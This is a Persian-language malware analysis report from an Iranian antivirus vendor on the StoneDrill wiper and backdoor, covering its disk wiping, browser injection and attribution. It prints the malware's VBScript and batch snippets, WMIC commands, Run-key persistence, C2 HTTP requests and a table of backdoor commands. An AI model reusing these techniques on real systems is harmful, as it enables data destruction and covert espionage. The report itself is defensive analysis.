
بـررسـی و تـحـلـیـل بـــدافـــزار

StoneDrill



شبکه گستر
شـرکت مهندسی شـبکه گسـتر

عنوان سند: بررسی و تحلیل بدافزار StoneDrill
شناسه سند: SPT-A-0132-00
تهیه‌کننده: گروه تحقیق و توسعه، شرکت مهندسی شبکه گستر
تاریخ آخرین بازنگری: ۲۲ اسفند ۱۳۹۵ | شرح آخرین بازنگری: -

شبکه گستر

StoneDrill یکی از جدیدترین نمونه‌ها از بدافزارهای موسوم به Wiper است. این نوع بدافزارها محتوای دیسک سخت دستگاه آلوده شده را به روش‌های مختلف معدوم می‌کنند. به‌نظر می‌رسد هدف اصلی این بدافزار، سازمان‌های عربستان سعودی باشد. گر چه دست کم یک شرکت فعال در حوزه نفت در اروپای شرقی نیز از قربانیان این بدافزار اعلام شده است.

StoneDrill علاوه بر رونویسی داده‌های ذخیره شده بر روی دیسک سخت، مجهز به یک بخش درب‌پشتی است که مهاجمان را قادر به اجرای عملیات جاسوسی از طریق قابلیت‌هایی همچون جمع‌آوری داده‌های کاربر از روی سیستم و ارسال آنها به سرور فرماندهی می‌کند.

شباهت‌هایی در ساختار و تکنیک‌های مورد استفاده StoneDrill و Shamoon Wiper – دیگر بدافزار Wiper که در ماه‌های اخیر پس از چهار سال غیبت سازمان‌هایی را در خاورمیانه به‌خصوص عربستان سعودی هدف قرار داده است – مشاهده می‌شود. با این حال برخی تفاوت‌های اساسی نظیر بکارگیری تکنیک‌های پیشرفته‌تر ضدشبیه‌ساز در StoneDrill تردیدهایی را در مورد این فرضیه که هر دو بدافزار توسط یک گروه نوشته شده باشند ایجاد می‌کند.

در جریان بررسی StoneDrill نشانه‌هایی مبنی بر فارسی‌زبان بودن حداقل یکی از نویسندگان این بدافزار یافت شده است. علاوه بر آن، وجود شباهت‌هایی در این بدافزار با بدافزار بکار رفته در عملیات Newscaster که برخی منابع ایران را گرداننده اصلی آن دانسته‌اند سبب گردیده که بسیاری از رسانه‌ها، StoneDrill را محصول ایران معرفی کنند. با این حال ایجاد شواهد جعلی گمراه‌کننده با هدف انحراف نتیجه‌گیری تحلیل‌گر بدافزار دور از ذهن نیست.

در این گزارش، بدافزار StoneDrill مورد بررسی و تحلیل قرار گرفته است.

فهرست مطالب

رونویسی

بخش رونویسی‌کننده – که در چنین بدافزارهایی به Wiper موسوم است – وظیفه خراب کردن داده‌های بر روی دیسک را برعهده دارد.

برچسب زمانی[۱] بخش رونویسی‌کننده StoneDrill به تاریخ و زمان زیر اشاره دارد:

- 1999.02.08 06:15:47

با این حال به‌نظر می‌رسد که نویسندگان StoneDrill تغییر یکی از برچسب‌های زمانی را که به ۱۵ نوامبر ۲۰۱۶ (۲۵ آبان ۹۵) اشاره می‌کند از قلم انداخته‌اند.

شکل ۱: برچسب زمانی ۱۵ نوامبر ۲۰۱۶ در بخش رونویسی‌کننده StoneDrill

این بخش از بدافزار مجهز به تابعی ضدشبیه‌ساز[۲] متشکل از چندین فراخوان WinAPI با پارامترهای نادرست است. هدف این تابع، دور زدن قابلیت‌های شناسایی مبتنی بر شبیه‌سازی و بررسی اکتشافی[۳] در ابزارهای ضدویروس است.

ضدشبیه‌ساز دیگری نیز در این بخش از بدافزار به چشم می‌خورد که پیش از فعال شدن کد مخرب اجرا می‌شود. این ضدشبیه‌ساز یک پنجره مخفی از نوع Dialog Box را ایجاد کرده و سپس به‌صورت برنامه‌نویسی شده بر روی دگمه OK در پنجره ایجاد شده کلیک می‌کند. پس از آن مجموعه‌ای از فراخوانی‌های WinAPI به‌صورت نادرست – برای فریب شبیه‌ساز – اجرا می‌شوند.

در ادامه مسیر برنامه مرورگر[۴] پیش‌فرض، با بررسی کلیدهای زیر در محضرخانه[۵]، شناسایی می‌شود:

- SOFTWARE\Microsoft\Windows\Shell\Associations\UrlAssociations\http\UserChoice
- HKCR\%ProgId_val%\shell\open\command

---

۱ Time Stamp
۲ Anti-emulation
۳ Heuristic
۴ Browser
۵ Registry

بدافزار موارد زیر را نیز مورد بررسی قرار می‌دهد:

- پروسه مرورگر، LaunchWinApp.exe نباشد.
- پروسه مرورگر پیش‌فرض شناسایی شده، ویژه بسترهای ۶۴ بیتی نباشد.

در صورت صحیح بودن هر دو مورد، مرورگر پیش‌فرض شروع به کار کرده و بخش رونویسی‌کننده بدافزار، خود را در حافظه تخصیص داده شده به پروسه مرورگر تزریق می‌کند.

اما در صورت صحیح نبودن هر یک از موارد مذکور، فایل زیر – که نسخه ۳۲ بیتی مرورگر IE است – اجرا می‌شود:

- %PROGRAMFILES(X86)%\Internet Explorer\iexplore.exe

پس از شروع به کار موفقیت‌آمیز بخش رونویسی‌کننده، فایل VBScript زیر کپی و اجرا می‌شود:

- %temp%\C-Dlt-C-Org-T.vbs

فایل موقت زیر نیز ایجاد می‌شود:

- %temp%\C-Dlt-C-Trsh-T.tmp

فایل C-Dlt-C-Org-T.vbs شامل کدهای زیر است:

```
WScript.Sleep(10 * 1000)
On Error Resume Next
Set WshShell = CreateObject("Scripting.FileSystemObject")
While WshShell.FileExists("%selfname%")
WshShell.DeleteFile "%selfname%"
Wend
WScript.Sleep(10 * 1000)
WshShell.DeleteFile "%temp%\C-Dlt-C-Org-T.vbs"
Set WshShell = Nothing
```

این فایل پس از تکمیل فرآیند اجرا، حذف می‌شود.

شایان ذکر است بخش رونویسی‌کننده با استفاده از الگوریتم رمزگذاری مبتنی بر الفبا[۶] مبهم‌سازی[۷] شده است.

بسته به تنظیمات، این بخش، محتوای موارد زیر را با داده‌هایی تصادفی جایگزین می‌کند:

- تمامی درایوهای فیزیکی قابل دسترس (\\.\PhysicalDrive)
- همه درایوهای منطقی قابل دسترس (\\.\X:)
- فایل‌های همه پوشه‌های بر روی درایوهای منطقی بجز پوشه Windows
- فایل‌های با نام %asdhgasdasdwqe%digits در ریشه دیسک

اگر سطح دسترسی پروسه مرورگر، اجازه دسترسی در سطح دودویی[۸] به دیسک را ندهد تنها فایل‌هایی که با سطح دسترسی کاربر فعلی قابل دسترس هستند حذف می‌شوند.

پس از تکمیل فرآیند رونویسی، سیستم راه‌اندازی مجدد[۹] می‌شود.

---

۶ Alphabet-based Encryption
۷ Obfuscation
۸ Binary
۹ Reboot

نصب / تزریق

بخش نصاب / تزریق‌کننده[10] نیز از ترفندهای ضدشبیه‌ساز و فایل‌های VBScript استفاده کرده و خود را در مرورگر پیش‌فرض کاربر تزریق می‌کند. در این بخش، به‌صورت گسترده از ابزار WMIC[11] برای بکارگیری فرامینی نظیر اجرای فایل‌های VBScript یا اعمال تغییرات در محضرخانه استفاده شده است.

رشته‌های این بخش از بدافزار به دو روش زیر رمزگذاری شده‌اند:

- جایگزینی حروف
- SSE XOR 0x5235

در زمان اجرای این بخش، ابتدا بررسی می‌شود که اجرا، از مسیر %COMMON_APPDATA%\Chrome صورت گرفته باشد. در غیر اینصورت فرآیند نصب آغاز می‌شود.

به‌عنوان بخشی از فرآیند نصب، نامی متشکل از سه کلمه که به‌صورت تصادفی از سه مجموعه اشاره شده در جدول ۱ انتخاب می‌شوند ایجاد می‌شود.

عنوان مجموعه	محتوای مجموعه
Set1	Intel, AMD, Microsoft, Windows, Java, Adobe, Cisco, SunGard, Query, Location, Power, NFC, DotNet, MFC, WMI, SQL, Office, Bitlocker, Map, Fingerprint, Packet, Registery, RAM, CPU, ROM, Memory, Monitor, CDROM, Run-time, Task, Ethernet, Application, Lockscreen, Cloud, Browser, Cash, Desktop, Display
Set2	File, System, Service, Device, Software, Hardware, VM, Network, Performance, Graphic, Engine, Agent, Data, Wizard, Server, Media, History, Storage, Core, boot, Gaming, Firewall
Set3	Manager, Arranger, Controller, Host, Help, Diagnostics, LogOn, Plug, Proxy, Events, Transfer, Policy, Recovery, Details, Provider, Adapter, CleanUp, Encryption, Extention, APP, Client, Menu, Stub, Execute, Luncher, Framework, Tester, Model, Backup, API

جدول ۱: مجموعه نام‌های مورد استفاده در مرحله نصب / تزریق

PowerNetworkProxy، RAMFirewallTransfer و LocationAgentFramework نمونه‌هایی از این کلمات هستند.

در ادامه اسکریپت C-PDC-C-Cpy-T.vbs در مسیر %TEMP% کپی می‌شود. این فایل شامل کدهای زیر است:

```
On Error Resume Next
Set WshShell = CreateObject("Scripting.FileSystemObject")
WshShell.CopyFile "%SELF_NAME%" , "%COMMON_APPDATA%\Chrome\%SELECTED_NAME%.exe"
Set WshShell = Nothing
```

[10] Installer / Injector
[11] WMI Command-line

اسکرپیت مذکور، با بهره‌گیری از فرمان زیر، نسخه‌ای از خود را در مسیر %COMMON_APPDATA%\Chrome کپی می‌کند.

```
cmd /c WMIC Process Call Create "C:\Windows\System32\Wscript.exe //NOLOGO
%TEMP%\C-PDC-C-CpyT.vbs"
```

فایل VBScript دیگری با نام C-PDI-C-Cpy-T.vbs نیز در پوشه %TEMP% به روشی مشابه، با استفاده از WMIC کپی و اجرا می‌شود. محتوای این فایل شامل کدهای زیر است:

```
On Error Resume Next
Set WshShell = CreateObject("Scripting.FileSystemObject")
WshShell.CopyFile "%COMMON_APPDATA%\Chrome\%SELECTED_NAME%.exe" ,
"C:\ProgramData\InternetExplorer\%SELECTED_NAME%Stp.exe"
```

مسیر دو فایل VBScript و همینطور مسیر بدافزار اولیه در فایل زیر ذخیره می‌شود:

- %TEMP%\C-Dlt-C-Trsh-T.tmp

در پایان نصب، فایل %COMMON_APPDATA%\Chrome\%SELECTED_NAME%.exe از طریق فرمان زیر اجرا شده و پروسه اولیه خود را متوقف می‌کند:

```
cmd /c wmic process call create
```

زمانی که بدافزار از پوشه %COMMON_APPDATA%\Chrome شروع به کار می‌کند، فایل FileInfo.txt در همان پوشه کپی می‌شود. این فایل حاوی مسیر اولین کپی از بدافزار است (%COMMON_APPDATA%\Chrome\%SELECTED_NAME%.exe).

در ادامه کپی سوم از بدافزار با اجرای فرمان زیر ایجاد می‌شود:

```
%COMSPEC% /c copy "%SELFNAME" %TEMP%\bd891.tmp
```

در صورت اجرای موفقیت‌آمیز آن، فایل مذکور در ادامه حذف می‌شود. این بخش از کد نیز یکی از ترفندهای ضدشبیه‌ساز استفاده شده در این بدافزار است.

پس از شروع به کار کد مخرب، فایل‌های VBScript که نامشان در C-Dlt-C-Trsh-T.tmp و C-DltC-Trsh-T.tmp درج شده حذف می‌شوند.

در صورت عدم شروع به کار کد مخرب، فایل %TEMP%\C-Dlt-C-Org-T.vbs کپی و اجرا شده و نسخه اولیه بدافزار حذف می‌شود. این فایل محتوی کدهای زیر است:

```
WScript.Sleep(10 * 1000)
On Error Resume Next
Set WshShell = CreateObject("Scripting.FileSystemObject")
While WshShell.FileExists("%initial_malware_pathname%")
WshShell.DeleteFile "%initial_malware_pathname%"
Wend
WScript.Sleep(10 * 1000)
WshShell.DeleteFile "%TEMP%\C-Dlt-C-Org-T.vbs"
Set WshShell = Nothing
```

درب‌پشتی

StoneDrill مجهز به یک بخش درب‌پشتی[۱۲] با اهداف جاسوسی است. این بخش شامل مجموعه‌های کد متعدد استفاده نشده، تکنیک‌های ضدشبیه‌ساز غیرقابل اعتماد و چند باگ – البته غیرحیاتی – است. توابعی در این بخش وجود دارند که از نتایج آنها استفاده‌ای نشده است. از جمله این توابع می‌توان به موارد زیر اشاره کرد:

- آیا کاربر فعلی دارای سطح دسترسی Domain Administrator است؟
- آیا پروسه ضدویروس در حال حاضر فعال است؟
- آیا پروسه فعلی در یک بستر مجازی‌سازی[۱۳] نظیر VMware یا VirtualBox اجرا شده است؟

دسترسی از راه دور

بخش دسترسی از راه دور[۱۴] بدافزار بر روی دیسک کپی نشده و فقط مستقیماً در حافظه پروسه مرورگر پیش‌فرض تزریق می‌شود. این بخش به زبان C++ نوشته شده و در آن از کتابخانه STL[۱۵] استفاده شده است.

رشته‌ها در کد این بخش با بکارگیری روش‌های ROR، NEG و ADD یا XOR رمز شده‌اند. در این بخش از یک تکنیک ضدشبیه‌ساز نامطمئن استفاده شده که سبب غیرپایداری کل این بخش می‌شود. نویسندگان این بدافزار فرض کرده‌اند که اجرای تابع Sleep با پارامتر ۴۰۲۰ میلی‌ثانیه مقدار سیستمی KUSER_SHARED_DATA::InterruptTime را چهار ثانیه افزایش می‌دهد.در حالی که اگر InterruptTime فقط برای دو ثانیه افزایش پیدا کند این بخش به‌سرعت خارج می‌شود. در صورت استفاده از مقادیر دیگر، این بخش در نتیجه رمزگشایی نادرست رشته‌ها از کار خواهد افتاد.

---

[۱۲] Backdoor
[۱۳] Virtualization Environment
[۱۴] Remote Access
[۱۵] Standard Template Library

در ادامه کدهای پیکربندی اجرا شده و با XOR رمزگشایی می‌شود.

شکل ۲: تنظیمات پیکربندی در بخش دسترسی از راه دور StoneDrill

در بخش پیکربندی، متغیرهای ux و uy به سرورهای فرماندهی[۱۶] اشاره کرده و به‌نظر می‌رسد Cid شناسه دستگاه آلوده شده باشد.

بدافزار، فایل C:\ProgramData\InternetExplorer\FileInfoStp.txt را فراخوانی کرده و محتوای آن را XOR می‌کند. سپس فایل اشاره شده در FileInfoStp.txt را با اجرای فرمان زیر از بخش Run محضرخانه حذف می‌کند:

```
cmd /c REG DELETE HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Stp /f”
```

در ادامه با اجرای فرمان زیر، فایل C:\ProgramData\InternetExplorer\FileInfoStp.txt جایگزین می‌شود:

```
cmd /c Copy /Y "C:\ProgramData\Chrome\FileInfo.txt"
"C:\ProgramData\InternetExplorer\FileInfoStp.txt"
```

پس از آن، بدافزار، فایل %TEMP%\C-Strt-C-Up-T.bat را که حاوی کدهای زیر است کپی و اجرا می‌کند:

```
ping 1.0.0.0 -n 1 -w 20000 > nul
@ECHO OFF
wmic /NameSpace:\\root\default Class StdRegProv Call SetStringValue hDefKey =
"&H80000001"
sSubKeyName = "Software\Microsoft\Windows\CurrentVersion\Run" sValue =
"C:\ProgramData\InternetExplorer\%SELECTED_NAME%Stp.exe" sValueName = "Stp"
Del "%TEMP%\C-Strt-C-Up-T.bat"
```

چندین تلاش برای اتصال به سرورهای درج شده در متغیرهای ux و uy صورت می‌پذیرد. بدافزار درخواست‌های GET را به ct_if/ctpublic/Check_Exist.php ارسال می‌کند. سروری که با رشته HANW-J6YS-P81J-KSD7 پاسخ دهد به‌عنوان سرور فرماندهی فعال در نظر گرفته شده و مورد استفاده قرار می‌گیرد.

[۱۶] Command and Control – C&C – C2

در ادامه به‌صورت زیر فرآیند اصالت‌سنجی بر روی سرور فرماندهی انجام می‌شود:

```
POST / HTTP/1.1
Host: www.eservic.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://www.eservic.com/
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
username=MD5Sum(login)&password=MD5Sum(password)&button=Login
```

پس از برقراری ارتباط، فرامین قابل دسترس از سرور فرماندهی دریافت می‌شوند:

```
GET
/insert/index?id=%cid_from_config%%random_part_of_client_id%&hst=%base64encoded_
computer_and_user_
name_cpuid0_checksum%&ttype=102&sta
te=201 HTTP/1.1
Host: www.eservic.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: %string_received_in_login_step%
Connection: close
```

جدول زیر، فهرستی از فرامین قابل دسترس StoneDrill را نمایش می‌دهد:

فرمان	توضیحات
os	مشخصات سیستم عامل
version	نسخه بدافزار نصب شده
time	زمان در حال حاضر دستگاه آلوده شده
shell	هر چیز درج شده در کنسول CMD
screenshot	تصویری JPEG از صفحه کار کاربر
delay	بازه زمانی ارتباط میان سرور و کلاینت
download	دریافت از "From" و اجرا در "To"
upload	ارسال از "From"
update	دریافت به‌روز سانی از "From"
uninstall	حذف بدافزار و سوابق آن
antivirus	نام ضدویروس نصب شده بر روی دستگاه
help	فهرست فرامین قابل اجرا

جدول ۲: فرامین قابل دسترس در StoneDrill

شباهت‌ها و تفاوت‌ها با Shamoon Wiper

بدافزار Shamoon Wiper که با نام DistTrack نیز شناخته می‌شود، اولین بار در سال ۱۳۹۱ مشاهده شد. در آن سال، انتشار این بدافزار منجر به تخریب سیستم‌های عامل ۳۰ هزار دستگاه شد. با توجه به آمار آلودگی‌های گزارش شده در آن زمان، شرکت‌های ضدویروس، هدف اصلی این بدافزار را سازمان‌های فعال در حوزه انرژی (نفت و گاز)، از جمله، شرکت نفت عربستان سعودی، Aramco اعلام کردند.

از آذر ماه ۱۳۹۵ نیز حداقل سه نسخه جدید از Shamoon Wiper منتشر شده است. منابع خبری، باز هم عربستان سعودی را هدف اصلی گردانندگان حملات این بدافزار اعلام کرده‌اند.

Shamoon Wiper با جایگزین کردن بخش‌های Master Boot Record و Boot Sector دیسک سخت دستگاه و فایل‌های موجود در برخی پوشه‌های بااهمیت با داده‌هایی خراب، سبب بالا نیامدن سیستم آلوده شده می‌شود.

StoneDrill و Shamoon Wiper در موارد زیر شباهت دارند:

- هر دو بدافزار سازمان‌های عربستان سعودی را هدف قرار داده‌اند.
- هر دو تقریباً در بازه زمانی مشابه‌ای کامپایل شده‌اند.
- مشابه نسخه‌های قبلی Shamoon، StoneDrill از منابع رمز شده برای ذخیره کد مخرب اصلی استفاده می‌کند.

با این حال، این دو بدافزار تفاوت‌هایی اساسی نیز با یکدیگر دارند. از جمله این تفاوت‌ها می‌توان به موارد زیر اشاره کرد:

- برای جلوگیری از شناسایی شدن توسط شبیه‌سازها و ابزارهای قرنطینه امن[۱۷]، نویسندگان StoneDrill از روش‌ها و تکنیک‌های پیشرفته‌ای در مقایسه با Shamoon Wiper استفاده کرده‌اند.
- StoneDrill اقدام به حذف برخی از فایل‌های خود می‌کند. در حالی که در Shamoon Wiper چنین عملیاتی مشاهده نشده است.
- Shamoon Wiper در حین اجرا، خود را در قالب یک راه‌انداز[۱۸] به سیستم معرفی می‌کند؛ حال آنکه StoneDrill، در تکنیکی پیشرفته‌تر کد مخرب را در حافظه تخصیص داده شده به مرورگر پیش‌فرض کاربر تزریق می‌کند.

بر اساس یافته‌های فوق هر یک از موارد زیر قابل نتیجه‌گیری است:

۱. هر دو بدافزار توسط یک گروه نوشته شده‌اند.
۲. این دو بدافزار توسط دو گروه مختلف نوشته شده‌اند. با این حال این گروه‌ها ارتباطاتی با یکدیگر داشته‌اند و بخش‌هایی از کد و زیرساخت را به‌طور مشترک مورد استفاده قرار داده‌اند.
۳. بدافزارهای StoneDrill و Shamoon Wiper توسط دو گروه متفاوت بدون هر گونه ارتباطی نوشته شده است.

با این حال، گزینه دوم محتمل‌تر از سایر موارد به‌نظر می‌رسد.

---

[۱۷] Sandbox
[۱۸] Driver

شباهت‌ها با Newscaster

یافته‌های حاصل شده از بررسی بدافزار StoneDrill نشان‌دهنده وجود شباهت‌هایی بین این بدافزار و عملیات سایبری Newscaster است. این عملیات که با نام‌های NewsBeef و Charming Kitten نیز شناخته می‌شود در فاصله سال‌های ۲۰۱۱ تا ۲۰۱۴ مقامات سیاسی و نظامی را در چندین کشور از جمله آمریکا، انگلیس و عربستان سعودی هدف قرار داده بود. منابع متعددی اجرای این حمله را به ایران نسبت داده‌اند. در آن زمان شرکت iSight در گزارشی اعلام کرد اختلاف توانایی هکرهای ایرانی با چینی و روسی کمتر شده است. در بخشی دیگر از آن گزارش آمده بود که "چنین تغییری، نشانه ظهور یک ایران با توانایی حمله سایبری و جاسوسی است."

یکی از شباهت‌های StoneDrill با Newscaster در نحوه نامگذاری سرورهای فرماندهی است (جدول ۳).

StoneDrill	Newscaster
www.chromup[.]com	www.chrome-up[.]date service1.chrome-up[.]date service.chrome-up[.]date
http://www.eservic[.]com	www.serveirc[.]com

جدول ۳: تشابه در نامگذاری سرورهای فرماندهی StoneDrill و Newscaster

ارتباط با ایران

بسیاری از رسانه‌ها، ساخت و انتشار StoneDrill را به ایران نسبت داده‌اند. از جمله دلایل مطرح شده از سوی این افراد می‌توان به موارد زیر اشاره نمود:

- هدف قرار گرفتن عربستان سعودی و اختلافات جاری میان ایران و این کشور
- شباهت با بدافزار Shamoon که این رسانه‌ها آن را نیز محصول ایران معرفی کرده‌اند.
- شباهت با بخش‌هایی از بدافزار مورد استفاده در جریان عملیات Newscaster که همانطور که اشاره شد منابع مختلفی، ایران را به عنوان گرداننده اصلی آن معرفی کرده‌اند.
- درج زبان فارسی در چندین بخش از منابع استفاده شده در بدافزار StoneDrill (۳)


type	name	signature	standard	size (77573 bytes)	md5	entropy	language (3)
Dialog	1040	Dialog	x	100	8C19DDA...	2.432	Persian
Icon	1	Icon	x	3752	BA31E335...	5.223	Persian
Icon	2	Icon	x	2216	382130EB...	5.784	Persian
Icon	3	Icon	x	1384	8CF035F2...	2.222	Persian
Icon Group	103	Icon Group	x	48	871EA23B...	2.549	Persian
Manifest	1	Manifest	x	392	B8E76DD...	4.896	English United States
AFX_DIALOG_...	1040	unknown	-	2	C4103F12...	0.000	Persian
103	101	unknown	-	69632	45B76392...	7.993	neutral
104	102	unknown	-	19	20E60758...	1.889	neutral
111	110	unknown	-	28	D19993EA...	0.592	Persian


شکل ۳: درج زبان فارسی در مشخصات برخی منابع StoneDrill


با این حال، باید توجه داشت که یکی از روش‌های مخفی‌سازی هویت نویسندگان اصلی بدافزار و گردانندگان واقعی حملات سایبری درج اطلاعات نادرست در کدهای بدافزار است.

منابع

- https://www.arbornetworks.com/blog/asert/additional-insights-shamoon2/
- https://securityintelligence.com/the-full-shamoon-how-the-devastating-malware-was-inserted-into-networks/
- https://technet.microsoft.com/en-us/library/cc181088.aspx
- https://github.com/volatilityfoundation/volatility/blob/master/volatility/plugins/timeliner.py
- https://securelist.com/blog/research/77725/from-shamoon-to-stonedrill/
- http://newsroom.shabakeh.net/18236/shamoon-wiper-analysis.html
- https://www.theregister.co.uk/2017/03/07/stonedrill_malware_goes_on_fresh_datadestruction_frenzy/
- http://www.zdnet.com/article/stonedrill-wiper-malware-targets-european-hard-drives/







شبکه گستر

شرکت مهندسی شبکه گستر که در سال ۱۳۷۰ تأسیس گردیده، اولین شرکت ایرانی است که در زمینه نرم‌افزارهای ضدویروس فعالیت تخصصی و متمرکزی را آغاز کرد. در ابتدا، همکاری مشترکی بین شرکت مهندسی شبکه گستر و شرکت انگلیسی S & S International (تولیدکننده ضدویروس مشهور Toolkit) آغاز گردید. در مدت کوتاهی، با فعالیت شبکه گستر به‌عنوان نماینده رسمی و انحصاری S & S International در ایران، به تدریج ضدویروس Dr Solomon's Toolkit به محبوب‌ترین ضدویروس در ایران تبدیل شد. پس از خرید شرکت S & S International توسط شرکت McAfee در سال ۱۳۷۷، شرکت شبکه گستر نیز مانند دیگر نمایندگان بین‌المللی فعالیت خود را بر روی نرم‌افزارهای ضدویروس McAfee ادامه داد. در حال حاضر نیز شرکت شبکه گستر به‌عنوان فروشنده مجاز (Authorized Reseller) در منطقه خاورمیانه، به ارائه محصولات و خدمات درایران اقدام می نماید.

در سال ۱۳۸۴ شرکت مهندسی شبکه گستر موفق به کسب نمایندگی رسمی و انحصاری شرکت آلمانی Astaro، سازنده محصولات "مدیریت یکپارچه تهدیدات" (Unified Threat Management) گردید. به دنبال رشد چشمگیر و موفقیت جهانی محصولات امنیتی شرکت Astaro، در سال ۱۳۹۰ شرکت Sophos انگلیس، اقدام به خرید این شرکت آلمانی نمود. به دنبال این نقل و انتقال، شرکت مهندسی شبکه گستر به‌عنوان نماینده شرکت Sophos ادامه فعالیت داده و اکنون محصولات Astaro سابق را تحت نام جدید Sophos و دیگر محصولات امنیت شبکه این شرکت را در ایران عرضه می‌نماید.

از سال ۱۳۹۱ نیز، شرکت مهندسی شبکه گستر عرضه محصولات ضد ویروس Bitdefender را به‌عنوان نماینده و توزیع‌کننده (Distributor) رسمی در ایران، آغاز کرد. عرضه محصولات ضدویروس Bitdefender در کنار محصولات امنیتی McAfee، پاسخی به شرایط و نیازهای متفاوت کاربران و مدیران شبکه است. ضد ویروس چابک‌تر، مدیریت آسان‌تر و محصولی مقرون به صرفه‌تر، انتظاراتی بودند که برخی کاربران و مدیران شبکه‌های کوچک و متوسط داشتند و با عرضه محصولات ضدویروس Bitdefender، شبکه گستر به نیازهای این بخش از بازار پاسخ داد.

شرکت مهندسی شبکه گستر افتخار دارد که مجری برخی از بزرگترین و طولانی مدت‌ترین پروژه‌های طراحی، نصب، راه‌اندازی و پشتیبانی محصولات نرم‌افزاری ضدویروس و سخت‌افزاری فایروال در کشور بوده است.

این شرکت علاوه بر خدمات‌دهی به هزاران شرکت و سازمان که صدها هزار کاربر را در کشور شامل می‌شوند، دارای شبکه نمایندگی فروش و پشتیبانی در سراسر کشور نیز می‌باشد.

CSQ
ISO 9001:2008
Cert No 9150.C528

شبکه گستر

شرکت مهندسی شبکه گستر

تهران ۱۹۶۸۶، خیابان شهید دستگردی، شماره ۲۷۳

تلفن / دورنگار	۰۲۱-۴۲۰۵۲
تارنمای شرکت	www.shabakeh.net
سامانه پشتیبانی	help.shabakeh.net
خدمات پس از فروش	my.shabakeh.net
مرکز آموزش	events.shabakeh.net
اتاق خبر	newsroom.shabakeh.net